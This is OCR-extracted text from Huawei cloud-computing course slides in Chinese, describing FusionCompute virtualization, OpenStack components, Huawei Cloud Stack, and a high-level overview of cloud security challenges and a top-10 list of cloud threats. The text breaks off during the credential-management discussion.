- FusionCompute虚拟化套件：通过在服务器上部署虚拟化软件，将硬件资源虚拟化，从而使一台物理服务器可以承担多台服务器的工作。通过整合现有的工作负载并利用剩余的服务器以部署新的应用程序和解决方案，可以实现较高的整合率。
  - FusionCompute是云操作系统软件，主要负责硬件资源的虚拟化，以及对虚拟资源、业务资源、用户资源的集中管理。它采用虚拟计算、虚拟存储、虚拟网络等技术，完成计算资源、存储资源、网络资源的虚拟化。同时通过统一的接口，对这些虚拟资源进行集中调度和管理，从而降低业务的运行成本，保证系统的安全性和可靠性，协助运营商和企业构筑安全、绿色、节能的云数据中心能力。
  - eBackup为华为自研的针对云化和虚拟化环境的备份软件。基于虚拟机/磁盘快照、CBT（Change Block Tracing）和快照比对技术，对虚拟化、公有云、私有云和混合云四种应用场景下的用户数据提供全面的保护。
  - UltraVR是对FusionCompute虚拟机进行保护、容灾的管理软件，通过存储复制、主机复制、存储双活3种方式，为FusionSphere虚拟化环境提供虚拟机级别的容灾保护。



- CNA（Compute Node Agent，计算节点代理）：整合并分配计算节点上的硬件资源。
- VRM（Virtual Resource Management，虚拟资源管理）：对外提供Web UI便于管理员远程访问FusionCompute，并对整个系统进行操作维护，包含资源管理、资源监控、资源报表等。

FusionCompute功能模块


模块	介绍	功能
CNA	部署在需要执行虚拟化的主机上。	• 提供虚拟计算功能。 • 管理计算节点上的虚拟机。 • 管理计算节点上的计算、存储、网络资源。
VRM	可以部署在VM上或者部署在物理服务器上；VRM对外提供网页操作界面给管理维护人员。	• 管理集群内的块存储资源。 • 管理集群内的网络资源（IP/VLAN），为虚拟机分配IP地址。 • 管理集群内虚拟机的生命周期以及虚拟机在计算节点上的分布和迁移。 • 管理集群内资源的动态调整。 • 通过对虚拟资源、用户数据的统一管理，对外提供弹性计算、存储、IP等服务。 • 通过提供统一的操作维护管理接口，操作维护人员通过Web UI远程访问FusionCompute对整个系统进行操作维护，包含资源管理、资源监控、资源报表等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CNA主要提供以下功能：
  - 提供虚拟计算功能；
  - 管理计算节点上的虚拟机；
  - 管理计算节点上的计算、存储、网络资源。
- VRM主要提供以下功能：
  - 管理集群内的块存储资源；
  - 管理集群内的网络资源（IP/VLAN），为虚拟机分配IP地址；
  - 管理集群内虚拟机的生命周期以及虚拟机在计算节点上的分布和迁移；
  - 管理集群内资源的动态调整；
  - 通过对虚拟资源、用户数据的统一管理，对外提供弹性计算、存储、IP等服务；
  - 通过提供统一的操作维护管理接口，操作维护人员通过Web UI远程访问FusionCompute对整个系统进行操作维护，包含资源管理、资源监控、资源报表等。

FusionCompute产品功能 - 虚拟化计算

- FusionCompute支持将x86服务器虚拟化为多台虚拟机，用户可以在这些虚拟机上安装各种软件，挂载磁盘，调整配置，调整网络，就像普通的x86服务器一样使用它。
- 站在用户角度，虚拟机要比物理机更加灵活、发放迅速，且支持按需灵活调整资源配置；站在维护人员角度，虚拟机复用了底层硬件资源，减少了硬件部署，加上云平台的自动维护能力，维护成本显著降低；站在系统管理员角度，使用虚拟化平台可以很直观地获取资源使用总量及变化趋势，以便决策是否进行资源扩容。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 将服务器物理资源抽象成逻辑资源，让一台服务器变成几台甚至上百台相互隔离的虚拟服务器，不再受限于物理上的界限，而是让CPU、内存、磁盘、I/O等硬件变成可以动态管理的“资源池”，从而提高资源的利用率，简化系统管理。同时硬件辅助虚拟化技术提升虚拟化效率，增加虚拟机的安全性。

FusionCompute产品功能 - 虚拟化存储

- FusionCompute支持将SAN设备、计算节点本地硬盘以及华为分布式块存储提供的虚拟存储空间统一管理，以虚拟卷的形式分配给虚拟机使用。屏蔽了底层存储资源的硬件差异，向上层业务虚拟机提供统一的存储接口和存储空间。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 存储设备的能力、接口协议等差异性很大，存储虚拟化技术可以将不同存储设备进行格式化，将各种存储资源转化为统一管理的数据存储资源，可以用来存储虚拟机磁盘、虚拟机配置信息、快照等信息。用户对存储的管理更加同质化。
- 虚拟机磁盘、快照等内存均以文件的形式存放在数据存储上，所有业务操作均可以转化成对文件的操作，操作更加直观、便捷。
- 基于存储虚拟化平台提供的众多存储业务，可以提高存储利用率，更好的可靠性、可维护性、可以带来更好的业务体验和用户价值。
- 华为提供基于主机的存储虚拟化功能，用户不需要再关注存储设备的类型和能力。存储虚拟化可以将存储设备进行抽象，以逻辑资源的方式呈现，统一提供全面的存储服务。可以在不同的存储形态，设备类型之间提供统一的功能。
- 对于用户，就像x86服务器使用本地硬盘一样的方式使用，可以格式化，安装文件系统，安装操作系统，读写。同时，虚拟化的存储还具备快照能力，可以调整大小，这是物理硬盘不能实现的。
- 对于管理员来说，虚拟存储卷并不一对一映射到某块具体的磁盘，而是收敛到几台SAN设备。由于SAN设备已经有了可靠性保障，所以更换硬盘的工作量大规模下降。同时，虚拟存储具备瘦分配，灵活调整，QoS可限制，可迁移等等比物理盘强的特性，在整体成本方面优势很明显。
- 真正管理分布式存储资源的是华为分布式存储软件FusionStorage，并非FusionCompute直接管理，FusionCompute可调用FusionStorage抽象出来的分布式

存储资源。

FusionCompute产品功能 - 虚拟化网络

- FusionCompute支持分布式虚拟交换，可以向虚拟机提供独立的网络平面。像物理交换机一样，不同的网络平面间通过VLAN进行隔离。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 分布式交换机的功能类似于普通的物理交换机，每台主机都连接到分布式交换机中。分布式交换机的一端是与虚拟机相连的虚拟网卡，另一端是与虚拟机所在主机上的物理以太网适配器相连的上行链路。通过它可以连接主机和虚拟机，实现系统网络互通。另外，分布式交换机支持跨物理主机部署，此功能可在虚拟机在跨主机进行迁移时确保其网络配置保持一致，进而保障业务不间断。


目录

1. 云计算概述
2. **云计算技术架构**
   - 虚拟化介绍
   - 云架构介绍
3. 常见云安威胁分析
4. 云计算安全威胁防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

OpenStack是什么?

- OpenStack是一个开源的云计算操作系统，其包含了用于提供计算、存储、网络、镜像等多种服务的组件。
- OpenStack是虚拟机、裸金属和容器等云资源的基础架构。
- OpenStack可控制整个数据中心的大型计算、存储和网络资源池。
- OpenStack项目的目标是提供实施简单、可大规模扩展、丰富、标准统一的云计算管理平台。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- OpenStack是一种云操作系统，可控制整个数据中心内的大型计算、存储和网络资源池，所有资源都通过具有通用身份验证机制的API进行管理和配置。管理员也可通过Web界面控制，同时授权用户通过Web界面配置资源。
- OpenStack的发展与云计算密不可分，众所周知，第一个提出云计算概念走向落地的厂商是亚马逊，2006年亚马逊推出AWS，正式开启云计算的新纪元
- 2010年7月美国国家航空航天局（NASA）与Rackspace合作，共同宣布OpenStack开放源码计划，由此开启了属于OpenStack的时代
- OpenStack项目是一个适用于所有类型云的开源云计算平台，项目目标是提供实施简单、可大规模扩展、丰富、标准统一的云计算管理平台
- OpenStack支持几乎所有类型的云环境，项目目标是提供实施简单、可大规模扩展、丰富、标准统一的云计算管理平台。OpenStack通过各种互补的服务提供了基础设施即服务（IaaS）的解决方案，每个服务提供API以进行集成。


OpenStack基础架构

- OpenStack包含了用于提供计算、存储、网络、镜像等多种服务的组件，可通过各种组件实现对应资源的控制与管理，实现数据中心内的计算、网络、存储资源的虚拟化与资源池化，并通过不同组件间交互实现各资源间的协同。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Nova：OpenStack中提供计算资源服务的项目，主要负责虚拟机生命周期的管理及其他计算资源生命周期管理。
- Cinder：为云平台提供统一接口、按需分配的、持久化的块存储服务。
- Neutron：为虚拟机提供网络相关的服务。
- Keystone：提供OpenStack的认证服务。
- Swift：提供对象存储服务。
- Ceilometer：提供监控和计费服务。
- Heat：提供OpenStack的编排服务。
- Ironic：提供对裸金属机生命周期的管理服务。



- 开放：
  - 源代码开放，设计与开发流程开放。
  - “不重复发明轮子”，“站在巨人的肩膀上”。
  - 不使用任何不可替代的私有/商业组件。
- 灵活：
  - 架构可裁剪，可以根据实际需要决定选取的组件范围。
  - 大量采用驱动与插件机制。
  - 通过配置项控制对系统功能特性进行便捷配置。
- 可扩展：
  - 松耦合架构，组件间RESTful API通信，组件内消息总线通信。
  - 无中心架构，核心组件无中心节点，有效避免单点故障。
  - 无状态架构，各组件无本地持久化数据，所有持久化数据保存在数据库中。

OpenStack与虚拟化

- OpenStack不是虚拟化，OpenStack重点在于关注对云资源池的管控。
- 虚拟化是OpenStack底层的技术实现手段之一，但并非核心关注点。
- OpenStack与虚拟化的关键区别如下：


OpenStack	VS	虚拟化
• 自身不提供虚拟化技术 • 调用多种技术实现多资源池管理 • 对外提供统一管理接口		• 环境隔离，资源复用 • 降低隔离损耗，提升运行效率 • 提供高级虚拟化特性

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- OpenStack优先关注控制面，OpenStack优先考虑如何将计算、存储、网络领域的各类资源抽象为资源池。在此基础上，对资源池内的各类逻辑对象实施控制操作，并将控制操作包装成面向用户的服务。数据面目前不是OpenStack的重点关注内容。


OpenStack与云计算

- OpenStack只是构建云计算的关键组件。
  - 内核、骨干、框架、总线
- 为了构建云计算，我们还需要很多东西：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- OpenStack是框架：以OpenStack为框架，将计算、存储、网络、管理、运营、运维等多个领域的软硬件产品组件整合在一起，共同组成面向业务场景的整体解决方案。
- OpenStack主要关注的问题：框架本身的开放性，生态的繁荣与活跃；控制面的服务能力、高可靠、高性能、可扩展、易操作、易维护等。
- Cloud BSS：Cloud Business Support System，云业务支撑系统。
- Cloud OSS：Cloud Operation Support System ，云运营支撑系统。
- 综上两个对比，可以总结出云计算与虚拟化的关键区别：
  - 云计算的特点是IT能力的服务化，按需使用，按量计费，多租户隔离等。
  - 虚拟化的特点是环境隔离，资源复用，降低隔离损耗，提升运行效率，提供高级虚拟化特性等。




- 随着数据中心业务的发展，传统数据中心面临着很多新的挑战。为了应对传统数据中心面临的挑战并顺应技术发展趋势，华为推出了新一代华为云Stack解决方案。
- 在华为云Stack解决方案中，采用FusionSphere OpenStack作为云平台，对各个物理数据中心资源进行整合；采用ManageOne作为数据中心管理软件，对多个数据中心提供统一管理。通过云平台和数据中心管理软件协同运作，达到多数据中心融合、提升企业整体IT效率的目的。并基于此，提供计算、存储、网络、安全、灾备、大数据、数据库和PaaS（平台即服务）等丰富的云服务。
- 华为云Stack是物理分散、逻辑统一、业务驱动、云管协同、业务感知的数据中心解决方案，可支持企业或机构业务的持续发展，满足对业务全生命周期的管理。
  - 物理分散是指企业的多个数据中心分布在不同的区域。不同区域的物理数据中心在部署云平台后，可以实现IT资源的整合，统一对外提供服务。
  - 逻辑统一是指通过数据中心管理软件对分布在不同区域的多个数据中心进行统一管理。逻辑统一有两方面的含义：
    - 提供统一的运维管理平台，对分布在不同区域的资源进行统一管理、调度。
    - 提供统一的运营管理平台，对外提供统一的界面，对云服务进行统一运营管理。将云服务和运营解耦，缓解多部件紧耦合配套，加快发布节奏。




- ITIL（Information Technology Infrastructure Library，信息技术基础设施库）：一套被广泛承认的用于有效IT服务管理的实践准则。ITIL是CCTA（英国国家计算机和电信局）于20世纪80年代末开发的一套IT服务管理标准库，它把英国各个行业在IT管理方面的最佳实践归纳起来变成规范，旨在提高IT资源的利用率和服务质量。
- ISV（Independent Software Vendor，独立软件供应商）：自己制作销售可运营的软件系统。

云数据中心基础设施

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 基础设施云化是指将数据中心底层的x86、鲲鹏、海光、飞腾不同CPU架构的服务器和OceanStor 、华为SAN存储、分布式存储等存储设备以及交换机等网络设备均通过虚拟化等技术实现资源池化，并进一步扩大第三方硬件设备池化的兼容性。
- FusionSphere OpenStack解决方案增强了云底座的能力，围绕一云多芯组合算力，通过高适应性网络以及更高的安全保障，为客户提供最强的云基座基础服务能力，为客户IT基础设施全面云化和业务全量平滑入云提供强大的保证。
  - 通过增强的高适应性网络接入能力，打通客户云内云外网络资源，帮助客户业务平滑上云。并进一步增强了网络设备的兼容性，支持第三方主流网络设备，如锐捷网络设备，提供客户更好的兼容性选择范围。
  - 智能边缘平台（Intelligent EdgeFabric）通过纳管您的边缘节点，提供将云上应用延伸到边缘的能力，联动边缘和云端的数据，满足客户对边缘计算资源的远程管控、数据处理、分析决策、智能化的诉求，同时，在云端提供统一的边缘节点/应用监控、日志采集等运维能力，为企业提供边、云协同的一体化边缘计算解决方案。



- 资源整合是指服务化内部会把计算，网络，存储等各种资源，以虚机、容器、物理机，GPU加速、AI加速，高性能卸载转发、普通IO转发等形式提供给用户，用户无需关心资源的组合和发放过程。另外支持多云协同，支持全地域，全场景的灾备和备份，满足政企客户上云的合规，安全，可靠的要求。
- 灵活适配是指在资源管理和分配的过程中是由HCS智能的按策略分配的，充分考虑资源的负载均衡和利用效率。

目录

1. 云计算概述
2. 云计算技术架构
3. **常见云安威胁分析**
4. 云计算安全威胁防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

企业上云安全诉求

- 业务上云已成为千行百业数智化转型的必选动作，但云端安全仍是企业云化转型过程中心存顾虑的重要因素。
- 通过了解企业上云的安全诉求、分析云上业务安全风险，并采取适当的安全防护措施，助力企业云化转型。
- 企业上云后的安全述求主要包括数据安全、应用安全、访问安全、合规安全、应用连续性等几方面，可归纳为以下几点：

业务连续不中断

- 业务容灾能力
- 风险识别和处置
- 操作可审计、追溯

便捷运维高可控

- 防DDoS网络攻击
- 防黑客入侵
- 安全产品高可用

数据保密不外泄

- 防外部窃取
- 非授权不可见
- 云服务商不可见

合规遵从

- 安全等级保护
- 数据安全法
- 个人信息保护法

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

云计算面临的安全挑战

云基础设施
隔离难度大

- 云计算资源既要共享，又要隔离
- 网络边界模糊
- 传统安全设备不支持虚拟化环境
- 虚拟化流量检测困难

应用集成场景
平台开放风险

- 数据接入风险：应用集成数据接入不可信，数据来源不可靠等
- API安全风险：应用集成对外暴露API，易受攻击。

安全管理
策略复杂，关联困难

- 安全策略部署复杂
- 安全事件多，误报率高，关联分析难度大
- 运维工作场景复杂，安全威胁暴露面增加

安全合规
政策升级，要求增加

- 《网络安全法》推出
- 《等级保护》重构基础要求，新增云安全扩展要求
- 《中华人民共和国密码法》正式实施

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

云计算面临的顶级威胁

- IDC调研显示，云计算所面临的挑战中，安全问题排在首位。2022年《云计算顶级威胁》反映了当前云计算使用过程中最主要的安全问题：

云计算顶级威胁威胁TOP 10

1. 身份凭据管理不当
2. 不安全的接口和API
3. 配置不当和变更控制的不足
4. 缺乏云安全架构和战略
5. 不安全的软件开发
6. 不安全的第三方资源
7. 系统漏洞
8. 云计算数据的意外泄露
9. 有组织的犯罪、黑客和APT攻击
10. 云存储数据泄漏

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 我国在十四五规划中，将云计算作为数字经济重点产品之首，加快数字化发展，建设数字中国，实施“上云用数赋智”行动，推动数据赋能全产业链协同转型。

身份凭据管理不当

- 特权账户必须按需申请、及时回收，避免人员在离职或角色更换恶意利用。这将减少数据泄漏或受损的可能性，除了特权账户合理管控外，账号角色和职责必须符合对信息“按需所知”的程度。享有特权的人员越多，越会增加数据管理不善或账户乱用的可能性。
- 身份、凭据和访问管理、特权账号管理不足的负面影响包括：

1.由于被动和过多的限制封锁，导致业务绩效和生产力下降

2.员工测试疲劳导致不合规和对安全意识淡薄（漠不关心）

